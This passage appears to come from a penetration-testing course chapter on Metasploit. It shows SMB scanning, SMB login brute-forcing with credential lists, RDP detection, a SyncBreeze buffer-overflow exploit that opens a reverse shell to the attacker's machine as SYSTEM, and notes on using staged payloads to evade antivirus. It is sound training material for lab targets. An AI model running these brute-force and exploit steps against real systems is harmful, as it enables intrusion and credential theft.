   scanner/smb/smb2                     normal  SMB 2.0 Protocol Detection
   scanner/smb/smb_enumshares           normal  SMB Share Enumeration
   scanner/smb/smb_enumusers            normal  SMB User Enumeration (SAM EnumUsers)
   scanner/smb/smb_enumusers_domain     normal  SMB Domain User Enumeration
   scanner/smb/smb_login                normal  SMB Login Check Scanner
   scanner/smb/smb_lookupsid            normal  SMB SID User Enumeration (LookupSid)
   scanner/smb/smb_ms17_010             normal  MS17-010 SMB RCE Detection
   scanner/smb/smb_version              normal  SMB Version Detection
   ................
```

Listing 745 - Listing all auxiliary modules

We can use **search** to reduce this considerable output, filtering by app, type, platform, and more. For example, we can search for SMB auxiliary modules with **search type:auxiliary name:smb** as shown in the following listing.

```
msf5 > search -h
Usage: search [ options ] <keywords>
```

```
OPTIONS:
  -h                  Show this help information
  -o <file>           Send output to a file in csv format
  -S <string>         Search string for row filter

Keywords:
  aka          :  Modules with a matching AKA (also-known-as) name
  author       :  Modules written by this author
  arch         :  Modules affecting this architecture
  bid          :  Modules with a matching Bugtraq ID
  cve          :  Modules with a matching CVE ID
...
  target       :  Modules affecting this target
  type         :  Modules of a specific type (exploit, payload, auxiliary, encoder, eva

Examples:
  search cve:2009 type:exploit

msf5 > search type:auxiliary name:smb

Matching Modules
================

 Name                                            Rank    Description
 ----                                            ----    -----------
 auxiliary/admin/oracle/ora_ntlm_stealer         normal  Oracle SMB Relay Code Execution
 auxiliary/admin/smb/check_dir_file              normal  SMB Scanner Check File/Directory
 auxiliary/admin/smb/delete_file                 normal  SMB File Delete Utility
 auxiliary/admin/smb/download_file               normal  SMB File Download Utility
...
```

Listing 746 - Searching for SMB auxiliary modules

After invoking a module with **use**, we can request more **info** about it as follows:

```
msf5 > use scanner/smb/smb2

msf5 auxiliary(scanner/smb/smb2) > info

       Name: SMB 2.0 Protocol Detection
     Module: auxiliary/scanner/smb/smb2
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>

Check supported:
  Yes

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target address range or CIDR identifier
  RPORT    445              yes       The target port (TCP)
  THREADS  1                yes       The number of concurrent threads
```

```
Description:
  Detect systems that support the SMB 2.0 protocol
```

Listing 747 - Showing information about a SMB module

The module description output by **info** tells us that the purpose of the smb2 module is to detect whether or not the remote machines support the SMB 2.0 protocol. The module's *Basic options* parameters can be inspected by executing the **show options** command. For this particular module, we just need to **set** the IP address of our target, in this case our student Windows 10 machine.

Alternatively, since we have already scanned our Windows 10 machine, we could search the Metasploit database for hosts with TCP port 445 open (**services -p 445**) and automatically add the results to *RHOSTS* (**-rhosts**):

```
msf5 auxiliary(scanner/smb/smb_version) > services -p 445 --rhosts

Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
10.11.0.22      445   tcp    microsoft-ds  open    ()

RHOSTS => 10.11.0.22

msf5 auxiliary(scanner/smb/smb_version) >
```

Listing 748 - Loading IP addresses from the database

With the required parameters configured, we can launch the module with **run** or **exploit**:

```
msf5 auxiliary(scanner/smb/smb2) > run

[+] 10.11.0.22:445   - 10.11.0.22 supports SMB 2 [dialect 255.2] and has been online f
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 749 - Running the auxiliary module

Based on the module's output, the remote computer does indeed support SMB version 2. To leverage this, we can use the scanner/smb/smb_login module to attempt a brute force login against the machine. Loading the module and listing the options produces the following output:

```
msf5 auxiliary(scanner/smb/smb_enumusers_domain) > use scanner/smb/smb_login

msf5 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

Name               Current Setting  Required  Description
----               ---------------  --------  -----------
ABORT_ON_LOCKOUT   false            yes       Abort the run when an account lockout is
BLANK_PASSWORDS    false            no        Try blank passwords for all users
BRUTEFORCE_SPEED   5                yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS       false            no        Try each user/password couple stored in
DB_ALL_PASS        false            no        Add all passwords in the current databas
```

```
DB_ALL_USERS        false           no        Add all users in the current database to
DETECT_ANY_AUTH     false           no        Enable detection of systems accepting an
DETECT_ANY_DOMAIN   false           no        Detect if domain is required for the spe
PASS_FILE                           no        File containing passwords, one per line
PRESERVE_DOMAINS    true            no        Respect a username that contains a domai
Proxies                             no        A proxy chain of format type:host:port[,
RECORD_GUEST        false           no        Record guest-privileged random logins to
RHOSTS                              yes       The target address range or CIDR identif
RPORT               445             yes       The SMB service port (TCP)
SMBDomain           .               no        The Windows domain to use for authentica
SMBPass                             no        The password for the specified username
SMBUser                             no        The username to authenticate as
STOP_ON_SUCCESS     false           yes       Stop guessing when a credential works fo
THREADS             1               yes       The number of concurrent threads
USERPASS_FILE                       no        File containing users and passwords sepa
USER_AS_PASS        false           no        Try the username as the password for all
USER_FILE                           no        File containing usernames, one per line
VERBOSE             true            yes       Whether to print output for all attempts
```

Listing 750 - Loading and listing options for smb_login module

The output reveals that this module accepts both *Required* parameters (like *RHOSTS*) and optional parameters (like *SMBDomain*). However, we notice that *RHOSTS* is not set, even though we set it while using the previous smb2 module. This is because **set** defines a parameter only within the scope of the running module. We can instead set a global parameter, which is available across all modules, with **setg**.

> *One parameter that we often change for auxiliary modules is THREADS. This parameter tells the framework how many threads to initiate when running the module, increasing the concurrency, and the speed. We don't want to go too crazy with this number, but a slight increase will dramatically decrease the run time.*

For the sake of this demonstration, let's assume that we have discovered valid domain credentials during our assessment. We would like to determine if these credentials can be reused on others servers that have TCP port 445 open. To make things easier, we will try this approach on our Windows client, beginning with an invalid password.

We'll start by supplying the valid domain name of **corp.com**, a valid username (**Offsec**), an *invalid* password (**ABCDEFG123!**), and the Windows 10 target's IP address:

```
msf5 auxiliary(scanner/smb/smb_login) > set SMBDomain corp.com
SMBDomain => corp.com

msf5 auxiliary(scanner/smb/smb_login) > set SMBUser Offsec
SMBUser => Offsec

msf5 auxiliary(scanner/smb/smb_login) > set SMBPass ABCDEFG123!
SMBPass => ABCDEFG123!

msf5 auxiliary(scanner/smb/smb_login) > setg RHOSTS 10.11.0.22
RHOSTS => 10.11.0.22
```

```
msf5 auxiliary(scanner/smb/smb_login) > set THREADS 10
THREADS => 10

msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.11.0.22:445   - 10.11.0.22:445 - Starting SMB login bruteforce
[*] 10.11.0.22:445   - 10.11.0.22:445 - This system does not accept authentication wit
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: 'corp.com\Offsec:ABCDEFG123!',
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 751 - Attempting a SMB login

Since we knew that the password we supplied was invalid, the login failed as expected. Now, let's try to supply a valid password and re-run the module.

```
msf5 auxiliary(scanner/smb/smb_login) > set SMBPass Qwerty09!
SMBPass => Qwerty09!

msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.11.0.22:445   - 10.11.0.22:445 - Starting SMB login bruteforce
[*] 10.11.0.22:445   - 10.11.0.22:445 - This system does not accept authentication wit
[+] 10.11.0.22:445   - 10.11.0.22:445 - Success: 'corp.com\Offsec:Qwerty09!' Administr
ator
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 752 - Attempting a SMB login with valid credentials

This time, the authentication succeeded. We can retrieve information regarding successful login attempts from the database with **creds**.

```
msf5 > creds
Credentials
===========

host        origin      service                 public  private    realm    private_typ
----        ------      -------                 ------  -------    -----    -----------
10.11.0.22  10.11.0.22  445/tcp (microsoft-ds)  Offsec  Qwerty09!  corp.com Password
```

Listing 753 - Listing all discovered credentials

Although this run was successful, this method will not scale well. To test a larger user base with a variety of passwords, we could instead use the *USERPASS_FILE* parameter, which instructs the module to use a file containing users and passwords separated by space, with one pair per line.

```
msf5 auxiliary(scanner/smb/smb_login) > set USERPASS_FILE /home/kali/users.txt
USERPASS_FILE => /home/kali/users.txt

msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.11.0.22:445   - 10.11.0.22:445 - Starting SMB login bruteforce
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: '.\bob:Qwerty09!',
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: '.\bob:password',
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: '.\alice:Qwerty09!',
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: '.\alice:password',
[+] 10.11.0.22:445   - 10.11.0.22:445 - Success: '.\offsec:Qwerty09!'
[*] 10.11.0.22:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 754 - Using username and password files to brute force SMB login

Let's try out another module. In this example, we will try to identify machines listening on TCP port 3389, which indicates they might be accepting Remote Desktop Protocol (RDP) connections. To do this, we will invoke the **scanner/rdp/rdp_scanner** module.

```
msf5 auxiliary(scanner/smb/smb_login) > use scanner/rdp/rdp_scanner

msf5 auxiliary(scanner/rdp/rdp_scanner) > show options

Module options (auxiliary/scanner/rdp/rdp_scanner):

Name       Current Setting  Required  Description
----       ---------------  --------  -----------
CredSSP    true             yes       Whether or not to request CredSSP
EarlyUser  false            yes       Whether to support Earlier User Authorization Re
RHOSTS                      yes       The target address range or CIDR identifier
RPORT      3389             yes       The target port (TCP)
THREADS    1                yes       The number of concurrent threads
TLS        true             yes       Wheter or not request TLS security

msf5 auxiliary(scanner/rdp/rdp_scanner) > set RHOSTS 10.11.0.22
RHOSTS => 10.11.0.22

msf5 auxiliary(scanner/rdp/rdp_scanner) > run

[*] 10.11.0.22:3389       - Detected RDP on 10.11.0.22:3389
[*] 10.11.0.22:3389       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 755 - Identifying Remote Desktop Protocol endpoints

This module successfully detected RDP running on one host and automatically added the results to the database.

22.1.3.1 Exercises

1. Start the postgresql service and launch msfconsole.
2. Use the SMB, HTTP, and any other interesting auxiliary modules to scan the lab systems.
3. Review the hosts' information in the database.

22.2 Exploit Modules

Now that we are acquainted with basic MSF usage and several auxiliary modules, let's dig deeper into the business end of the MSF: exploit modules.

Exploit modules most commonly contain exploit code for vulnerable applications and services. Metasploit contains over 1700 exploits at the time of this writing and each was meticulously developed and tested to successfully exploit a wide variety of vulnerable services. These exploits are invoked in much the same way as auxiliary modules.

22.2.1 SyncBreeze Enterprise

To begin our exploration of exploit modules, we will focus on a service that we've abused time and again: SyncBreeze. In this section, we will search for the exploits related to the SyncBreeze Enterprise application installed on the Windows 10 workstation and then exploit it using MSF. To begin, we will use the **search** command:

```
msf5 > search syncbreeze

Matching Modules
================

Name                                        Disclosure Date  Rank    Description
----                                        ---------------  ----    -----------
exploit/windows/fileformat/syncbreeze_xml  2017-03-29       normal  Sync Breeze Enterp
rise 9.5.16 - Import Command Buffer Overflow
exploit/windows/http/syncbreeze_bof        2017-03-15       great   Sync Breeze Enterp
rise GET Buffer Overflow
```

Listing 756 - Searching for SyncBreeze exploits

The output reveals two specific exploit modules. We will focus on 10.0.28 and request **info** about that particular module:

```
msf5 > info exploit/windows/http/syncbreeze_bof

       Name: Sync Breeze Enterprise GET Buffer Overflow
     Module: exploit/windows/http/syncbreeze_bof
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2017-03-15

Provided by:
  Daniel Teixeira
  Andrew Smith
  Owais Mehtab
  Milton Valencia (wetw0rk)

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   Sync Breeze Enterprise v9.4.28
  2   Sync Breeze Enterprise v10.0.28
  3   Sync Breeze Enterprise v10.1.16

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        A proxy chain of format type:host:port[,type:hos
  RHOST                     yes       The target address
  RPORT    80               yes       The target port (TCP)
  SSL      false            no        Negotiate SSL/TLS for outgoing connections
  VHOST                     no        HTTP server virtual host

Payload information:
  Space: 500
  Avoid: 6 characters

Description:
  This module exploits a stack-based buffer overflow vulnerability in
  the web interface of Sync Breeze Enterprise v9.4.28, v10.0.28, and
  v10.1.16, caused by improper bounds checking of the request in HTTP
  GET and POST requests sent to the built-in web server. This module
  has been tested successfully on Windows 7 SP1 x86.
```

Listing 757 - Sync Breeze exploit module information

According to the module description and the available targets, this does, in fact, seem to be the exploit that matches our target on the Windows 10 lab machine. Exploit modules require a payload specification. If we don't set this, the module will select a default payload. The default payload may not be what we want or expect, so it's always better to set our options explicitly to maintain tight control of the exploitation process.

To retrieve a listing of all payloads that are compatible with the currently selected exploit module, we run **`show payloads`** as shown in Listing 758.

```
msf5 > use exploit/windows/http/syncbreeze_bof

msf5 exploit(windows/http/syncbreeze_bof) > show payloads

Compatible Payloads
===================

Name                                      Rank    Description
----                                      ----    -----------
..................
windows/shell_bind_tcp                    normal  Windows Command Shell, Bind TCP Inli
windows/shell_hidden_bind_tcp             normal  Windows Command Shell, Hidden Bind T
windows/shell_reverse_tcp                 normal  Windows Command Shell, Reverse TCP I
windows/speak_pwned                       normal  Windows Speech API - Say "You Got Pw
windows/upexec/bind_hidden_ipknock_tcp    normal  Windows Upload/Execute, Hidden Bind
   ..................
```

Listing 758 - Truncated output of all applicable payloads

For example, we can specify a standard reverse shell payload (windows/shell_reverse_tcp) with **`set payload`** and list the options with **`show options`**:

```
msf5 exploit(windows/http/syncbreeze_bof) > set payload windows/shell_reverse_tcp
payload => windows/shell/reverse_tcp

msf5 exploit(windows/http/syncbreeze_bof) > show options

Module options (exploit/windows/http/syncbreeze_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:ho
   RHOST                     yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, pro
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Listing 759 - Choosing a payload

The "Exploit target" section below the payload settings lists OS or software versions vulnerable to this exploit. In the case of a vanilla stack overflow like the one found in Syncbreeze, these settings essentially equate to different return addresses that are suitable for different OS versions or environments of the affected software. In this exploit module, a single static return address for our version of SyncBreeze will work for multiple versions of Windows. In other exploits, we will often need to set the target (using **set target**) to match the environment we are exploiting.

By setting the reverse shell payload for our exploit, Metasploit automatically added some new "Payload options", including *LHOST* (listen host) and *LPORT* (listen port), which correspond to the host IP address and port that the reverse shell will connect to. Note that *LPORT* is set to a default value of 4444, which is fine for our purposes. Let's go ahead and set *LHOST* and *RHOST* to define our attacking host and target host respectively.

```
msf5 exploit(windows/http/syncbreeze_bof) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(windows/http/syncbreeze_bof) > set RHOST 10.11.0.22
RHOST => 10.11.0.22
```

Listing 760 - Configuring the required parameters

After setting *LHOST* to our Kali IP address and *RHOST* to the Windows host IP address, we can use **check** to verify whether or not the target host and application are vulnerable. Note that this check will only work if the target application exposes some sort of banner or other identifiable data.

```
msf5 exploit(windows/http/syncbreeze_bof) > check
[*] 10.11.0.22:80 - The target appears to be vulnerable.
```

Listing 761 - Checking if the target is vulnerable

With confirmation that the target is vulnerable, all that remains now is to run the exploit using the **exploit** command as displayed below.

```
msf5 exploit(windows/http/syncbreeze_bof) > exploit
```

```
[*] Started reverse TCP handler on 10.11.0.4:4444
[*] Automatically detecting target...
[*] Target is 10.0.28
[*] Sending request...
[*] Command shell session 1 opened (10.11.0.4:4444 -> 10.11.0.22:50195)

Microsoft Windows [Version 10.0.16299.248]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
whoami
nt authority\system
```

Listing 762 - Executing the exploit

Notice that when we execute the exploit, Metasploit automatically creates a payload listener, eliminating the need for Netcat. Upon execution completion, a session is created and the reverse shell is made available for us.

22.2.1.1 Exercise

1. Exploit SyncBreeze using the existing Metasploit module.

22.3 Metasploit Payloads

So far, we have only leveraged **windows/shell_reverse_tcp**, a simple and standalone reverse shell. Metasploit contains many other types of payloads beyond basic shells. Let's take a look at some of them now.

22.3.1 Staged vs Non-Staged Payloads

Before jumping into specific shellcode functionality, we must discuss the distinction between *staged* and *non-staged* shellcode, as evidenced by the description of these two payloads:

```
windows/shell_reverse_tcp - Connect back to attacker and spawn a command shell
windows/shell/reverse_tcp - Connect back to attacker, Spawn cmd shell (staged)
```

Listing 763 - Syntax for staged vs non-staged payloads

The difference between these payloads is subtle but important. A non-staged payload is sent in its entirety along with the exploit. In contrast, a staged payload is usually sent in two parts. The first part contains a small primary payload that causes the victim machine to connect back to the attacker, transfer a larger secondary payload containing the rest of the shellcode, and then execute it.

There are several situations in which we would prefer to use staged shellcode instead of non-staged. If the vulnerability we are exploiting does not have enough buffer space to hold a full payload, a staged payload might be suitable. Since the first part of a staged payload is typically smaller than a full payload, these smaller initial payloads can likely help us in space-constrained situations. In addition, we need to keep in mind that antivirus software will quite often detect embedded shellcode in an exploit. By replacing that code with a staged payload, we remove a good chunk of the malicious part of the shellcode, which may increase our chances of success. After the initial stage is executed by the exploit, the remaining payload is retrieved and injected directly into the victim machine's memory.

Note that in Metasploit, the "/" character is used to denote whether a payload is staged or not, so "shell_reverse_tcp" is not staged, whereas "shell/reverse_tcp" is.

22.3.2 Meterpreter Payloads

As described on the Metasploit site, *Meterpreter*[712] is a multi-function payload that can be dynamically extended at run-time. In practice, this means that the Meterpreter shell provides more features and functionality than a regular command shell, offering capabilities such as file transfer, keylogging, and various other methods of interacting with the victim machine. These tools are especially useful in the post-exploitation phase. Because of Meterpreter's flexibility and capability, it is the favorite and most commonly-used Metasploit payload.

A search for the "meterpreter" keyword returns a long list of results, but narrowing the search to the payload category reveals meterpreter versions for multiple operating systems and architectures including Windows, Linux, Android, Apple iOS, FreeBSD, and Apple OS X/macOS.

```
msf5 > search meterpreter type:payload

Matching Modules
================

#    Name                                              Description
-    ----                                              -----------
1    payload/android/meterpreter/reverse_http          Android Meterpreter, Android
2    payload/android/meterpreter/reverse_https         Android Meterpreter, Android
3    payload/android/meterpreter/reverse_tcp           Android Meterpreter, Android
4    payload/android/meterpreter_reverse_http          Android Meterpreter Shell, R
5    payload/android/meterpreter_reverse_https         Android Meterpreter Shell, R
6    payload/android/meterpreter_reverse_tcp           Android Meterpreter Shell, R
7    payload/apple_ios/aarch64/meterpreter_reverse_http   Apple_iOS Meterpreter, Rever
8    payload/apple_ios/aarch64/meterpreter_reverse_https  Apple_iOS Meterpreter, Rever
9    payload/apple_ios/aarch64/meterpreter_reverse_tcp    Apple_iOS Meterpreter, Rever
10   payload/apple_ios/armle/meterpreter_reverse_http     Apple_iOS Meterpreter, Rever
...
```

Listing 764 - Searching for Meterpreter payloads

There are a multitude of Meterpreter versions based on specific programming languages (Python, PHP, Java), protocols and transports (UDP, HTTPS, IPv6, etc), and other various specifications (32-bit vs 64-bit, staged vs unstaged, etc).

For example, a small selection of Windows reverse meterpreter payloads is shown below:

```
payload/windows/meterpreter/reverse_udp        normal  Reverse UDP Stager with UUID Sup
payload/windows/meterpreter/reverse_http       normal  Windows Reverse HTTP Stager
payload/windows/meterpreter/reverse_https      normal  Windows Reverse HTTPS Stager
payload/windows/meterpreter/reverse_ipv6_tcp   normal  Reverse TCP Stager (IPv6)
payload/windows/meterpreter/reverse_tcp        normal  Reverse TCP Stager
```

Listing 765 - Meterpreter reverse protocol versions

[712] (Rapid7, 2017), https://github.com/rapid7/metasploit-framework/wiki/Meterpreter